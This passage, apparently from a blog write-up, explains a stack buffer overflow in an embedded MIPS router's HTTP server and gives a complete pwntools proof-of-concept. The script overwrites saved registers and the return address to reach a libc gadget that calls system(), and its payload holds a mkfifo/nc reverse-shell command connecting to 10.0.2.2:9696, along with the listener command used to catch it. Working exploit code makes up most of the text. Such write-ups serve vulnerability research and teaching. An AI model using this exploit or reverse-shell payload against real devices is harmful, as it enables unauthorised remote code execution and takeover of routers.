After playing around with the buffer overflow, I find that we can control a whole lot of registers, since they are all loaded from the stack before the segfault. This includes the general registers s0 - s8, and naturally since the registers are loaded from the stack, offsets from these registers. With enough trial and error, I find where exactly on the stack the registers get their values from. So we can definitely control what gets placed at s0 and s0 + 0xc.
So our goal is to place the address of system at s0 + 0xc, since that gets loaded into t9, and then jumped to
We also want to place a pointer to the parameter we want to pass into system at s0, since that gets loaded into a0 (system takes the pointer to a string of the command, instead of the string itself)
Finally of course, we want to overwrite the return address with the address of our gadget
With all of this in mind, it’s time to write our exploit script. Our payload is essentially going to be just the file path part of our HTTP request
The PoC
from pwn import *import socket
HOST = '127.0.0.1'PORT = 8080
def send_long_path(length, filler, ret_addr): with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s: s.connect((HOST, PORT))
# 0x77fae424 <- SYSTEM # 0x7fffdbe0 <- Pointer to reverse shell string # 0x7fffdbf4 <- Address of reverse shell string
# long_path needs to be 176 total in order to overflow long_path = f"{filler}".encode() * (length-32) # Write enough to get to s0 on stack
long_path += p32(0x7fffdbe0, endian="big") # Loads s0 with a pointer to our reverse shell string
long_path += b"B" * 28 # Write some more to get to the return address
long_path += ret_addr # Overwrite return address with gadget
long_path += p32(0x7fffdbf4, endian="big") # Address of reverse shell string on stack (this is located at 0x7fffdbe0, hence the ptr val)
long_path += b"C" * 8 # Write some more to reach s0 + 0xc
long_path += p32(0x77fae424, endian="big") # Loads s0 + 0xc with address of system (which eventually gets moved into t9 via gadget)
long_path += b"C"*4 # Write some filler, and then the reverse shell string long_path += b"rm${IFS}/tmp/p;mkfifo${IFS}/tmp/p;nc${IFS}10.0.2.2${IFS}9696</tmp/p|/bin/sh>/tmp/p"
print(f"Path: {long_path}")
print(f"Length of path: {len(long_path)}") request = b"POST " + long_path + b" HTTP/1.1\r\nHost: " + HOST.encode() + b"\r\nContent-Length: 1000\r\n\r\n"
print(f"Request: {request}")
try: s.sendall(request) s.shutdown(socket.SHUT_WR) response = b"" while True: data = s.recv(4096) if not data: break response += data print(f"Sent path length: {length}, Response length: {len(response)}") except BrokenPipeError: print(f"Broken pipe or connection closed at path length: {length}")
# Gadget in libc.so# 0x000197a0 : lw $ra, 0xa4($sp) ; lw $t9, 0xc($s0) ; jalr $t9 ; lw $a0, 0($s0)# Actual address of this is 0x77f697a0
ret_addr = p32(0x77f697a0, endian="big")
overflow_len = 172
size = overflow_len
send_long_path(size, "A", ret_addr)From the above poc we can see the anatomy of our final payload
First we write some A's to reach where s0 is getting its value from, and then we write 0x7fffdbe0, which is a pointer to our reverse shell string. In other words, it’s the address of where we have written the address of our reverse shell string on the stack. s0 is now successfully set
We then write a few more bytes to reach the return address, overwriting it with the address of our gadget, which is at 0x77f697a0. The return address is now successfully set
We then write the address of where our reverse shell string is located on the stack, which is at 0x7fffdbf4. This address is located at 0x7fffdbe0, hence the value of the pointer
We write a few more bytes to reach s0 + 0xc, and write 0x77fae424, which is the address of system. Via the gadget, this eventually gets loaded into t9 and jumped to. s0 + 0xc is now successfully set
Finally we write 4 more bytes of filler, and then the reverse shell string, which is the parameter we want to pass into system
Again, the exact amount of bytes needed to reach the stack locations that are eventually loaded into our desired locations were found through trial and error
If we run a listener with nc -nvlp 9696 and run our script, we get a reverse shell!

This router has been successfully pwned!